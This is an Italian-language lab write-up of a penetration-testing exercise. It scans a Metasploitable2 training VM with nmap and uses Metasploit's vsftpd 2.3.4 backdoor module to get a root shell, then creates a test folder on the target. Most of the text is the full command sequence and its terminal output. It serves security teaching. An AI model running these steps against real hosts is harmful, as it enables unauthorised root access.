
Esercizio S7 L1

L'obiettivo di questo attacco è di prendere il controllo della macchina Metasploitable2 da Kali con una sessione di Metasploit. per fare ciò accendiamo le due macchine, Kali e Meta, ed accertiamoci che comunichino fra loro, poi su Kali eseguiamo il comando <<msfconsole>> per iniziare una sessione di Metasploit.



Metasploit Documentation: https://docs.metasploit.com/

Facciamo una scansione con nmap per enumerare le porte in ascolto attive su Meta e selezionarne una per condurre il nostro attacco.

Vediamo che il servizio "vsftpd" è in ascolto sulla porta 21; il nostro attacco sfrutterà questa vulnerabilità.


```
-(kali⊛kali)-[~]
s nmap -sV 192.168.50.101
Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-15 10:39 CET
Nmap scan report for 192.168.50.101
Host is up (0.00059s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT
        STATE
                 SERVICE
                             VERSTON
21/tcp
                 ftp
                             vsftpd 2.3.4
        open
22/tcp
                             OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
        open
                 ssh
                             Linux telnetd
23/tcp
                 telnet
        open
25/tcp
                 smtp
                             Postfix smtpd
        open
                 domain
53/tcp
        open
                             ISC BIND 9.4.2
80/tcp
                             Apache httpd 2.2.8 ((Ubuntu) DAV/2)
        open
                 http
111/tcp open
                 rpcbind
                             2 (RPC #100000)
139/tcp filtered netbios-ssn
445/tcp filtered microsoft-ds
```

Eseguiamo il comando <<search vsftpd>> all'interno della sessione di Metasploit per cercare un exploit del servizio "vsftpd" che fa al caso nostro, ne troviamo 2, quello che vogliamo utilizzare è il secondo quindi digitiamo <<use 1>> per selezionarlo. Adesso dobbiamo impostare l'indirizzo IP della macchina che vogliamo attaccare quindi digitiamo il comando <<set RHOSTS 192.168.50.101>> dove 192.168.50.101 è l'indirizzo IP di Metasploitable2.

```
msf6 > search vsftpd
Matching Modules
                                            Disclosure Date Rank
                                                                       Check Description
     auxiliary/dos/ftp/vsftpd_232
                                                             normal
                                                                               VSFTPD 2.3.2 Denial of Service
                                            2011-02-03
                                                                       Yes
    exploit/unix/ftp/vsftpd_234_backdoor
                                           2011-07-03
                                                             excellent No
                                                                               VSFTPD v2.3.4 Backdoor Command Execution
Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd 234 backdoor
msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
                                         ) > set RHOSTS 192.168.50.101
msf6 exploit(unix/ftp/vs
RHOSTS ⇒ 192,168,50,101
```

Verifichiamo che le nostre modifiche siano state registrate correttamente digitando il comando </show options>>

Come possiamo osservare il parametro RHOSTS è stato impostato correttamente e mostra l'indirizzo che abbiamo digitato precedentemente.



Adesso che tutto è stato configurato non ci resta altro che lanciare l'attacco col comando <<exploit>>

Per confermare la riuscita dell'attacco digitiamo il comando <<ifconfig>> e vediamo che ci vengono mostrate le informazioni della scheda di rete di Metasploitable2, ciò significa che siamo riusciti a creare una shell con accesso alla macchina target.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.50.101:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.50.101:21 - USER: 331 Please specify the password.
[+] 192.168.50.101:21 - Backdoor service has been spawned, handling...
[+] 192.168.50.101:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.50.100:34551 \rightarrow 192.168.50.101:6200) at 2024-01-15 10:20:34 +0100
ifconfig
eth0
          Link encap:Ethernet HWaddr 08:00:27:e4:38:89
          inet addr:192.168.50.101 Bcast:192.168.50.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fee4:3889/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:1448 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1469 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:116159 (113.4 KB) TX bytes:119568 (116.7 KB)
          Base address:0×d020 Memory:f0200000-f0220000
          Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:253 errors:0 dropped:0 overruns:0 frame:0
          TX packets:253 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:81484 (79.5 KB) TX bytes:81484 (79.5 KB)
```

Adesso andiamo a svolgere la richiesta dell'esercizio:

eseguiamo il comando <<ls>> per vedere in che punto del pc ci troviamo. Dalla risposta deduciamo di essere nella Root Directory del pc attaccato.

Adesso col comando <<mkdir test_metasploit>> creiamo una nuova cartella chiamata "test_metasploit" nella Root Directory del sistema attaccato.

```
15
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
mkdir test_metasploit
```

Per controllare che l'attacco sia andato a buon fine e che la cartella sia stata creata effettivamente apriamo la macchina Metasploitable 2 e digitiamo i seguenti comandi:

```
<<cd/>> e <<ls>>
```

abbiamo la conferma visiva che è stata creata una cartella chiamata "test_metasploit" nella Root Directory della macchina Metasploitable2 e dunque l'esercizio è stato completato.

```
msfadmin@metasploitable:~$ ls
vulnerable
msfadmin@metasploitable:~$ sudo loadkeys it
[sudo] password for msfadmin:
Loading /usr/share/keymaps/it.map.bz2
msfadmin@metasploitable:~$ cd /
msfadmin@metasploitable:/$ ls
             initrd
                         lost+found
                                     nohup.out root
bin
       dev
                                                      SUS
                                                                        usr
                                     opt
             initrd.img media
                                                      test_metasploit
boot
       etc
                                                sbin
                                                                        var
            lib
                                                                        umlinuz
cdrom home
                         mnt
                                     proc
                                                       tmp
                                                Sru
msfadmin@metasploitable:/$
```